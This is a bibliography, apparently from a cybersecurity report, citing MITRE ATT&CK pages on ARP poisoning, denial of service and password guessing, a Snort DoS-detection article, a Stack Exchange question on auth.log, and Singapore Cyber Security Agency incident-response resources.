Adversary-in-the-Middle: ARP Cache Poisoning, Sub-technique T1557.002 - Enterprise | MITRE ATT&CK®. (n.d.). https://attack.mitre.org/techniques/T1557/002/

Denial of service, technique T0814 - ICS | MITRE ATT&CK®. (n.d.). https://attack.mitre.org/techniques/T0814/

Brute Force: Password Guessing, Sub-technique T1110.001 - Enterprise | MITRE ATT&CK®. (n.d.). https://attack.mitre.org/techniques/T1110/001/

Peter, I. (2022, December 25). Denial of Service (DoS) Attack and Detection using Snort. *Medium*. https://ianpeter.medium.com/denial-of-service-dos-attack-and-detection-using-snort-90ae68667822

Debian - auth.log missing from /var/log. (n.d.). Unix & Linux Stack Exchange. https://unix.stackexchange.com/questions/108241/debian-auth-log-missing-from-var-log

Reid, T., Brookes, D., & Haakonssen, K. (2002). Thomas Reid - Essays on the Intellectual Powers of Man. In *Edinburgh University Press eBooks*. https://doi.org/10.1515/9781474428125

Cybersecurity resources for organisations. (n.d.). Cyber Security Agency of Singapore. https://www.csa.gov.sg/our-programmes/support-for-enterprises/sg-cyber-safe-programme/cybersecurity-resources-for-organisations/

Incident Response playbooks. (n.d.). Cyber Security Agency of Singapore. *https://www.csa.gov.sg/resources/singcert/incident-response-playbooks*

CISO as-a-Service to develop Cybersecurity Health Plan. (n.d.). Cyber Security Agency of Singapore. https://www.csa.gov.sg/our-programmes/support-for-enterprises/sg-cyber-safe-programme/cybersecurity-certification-for-organisations/ciso-as-a-service-to-develop-cybersecurity-health-plan/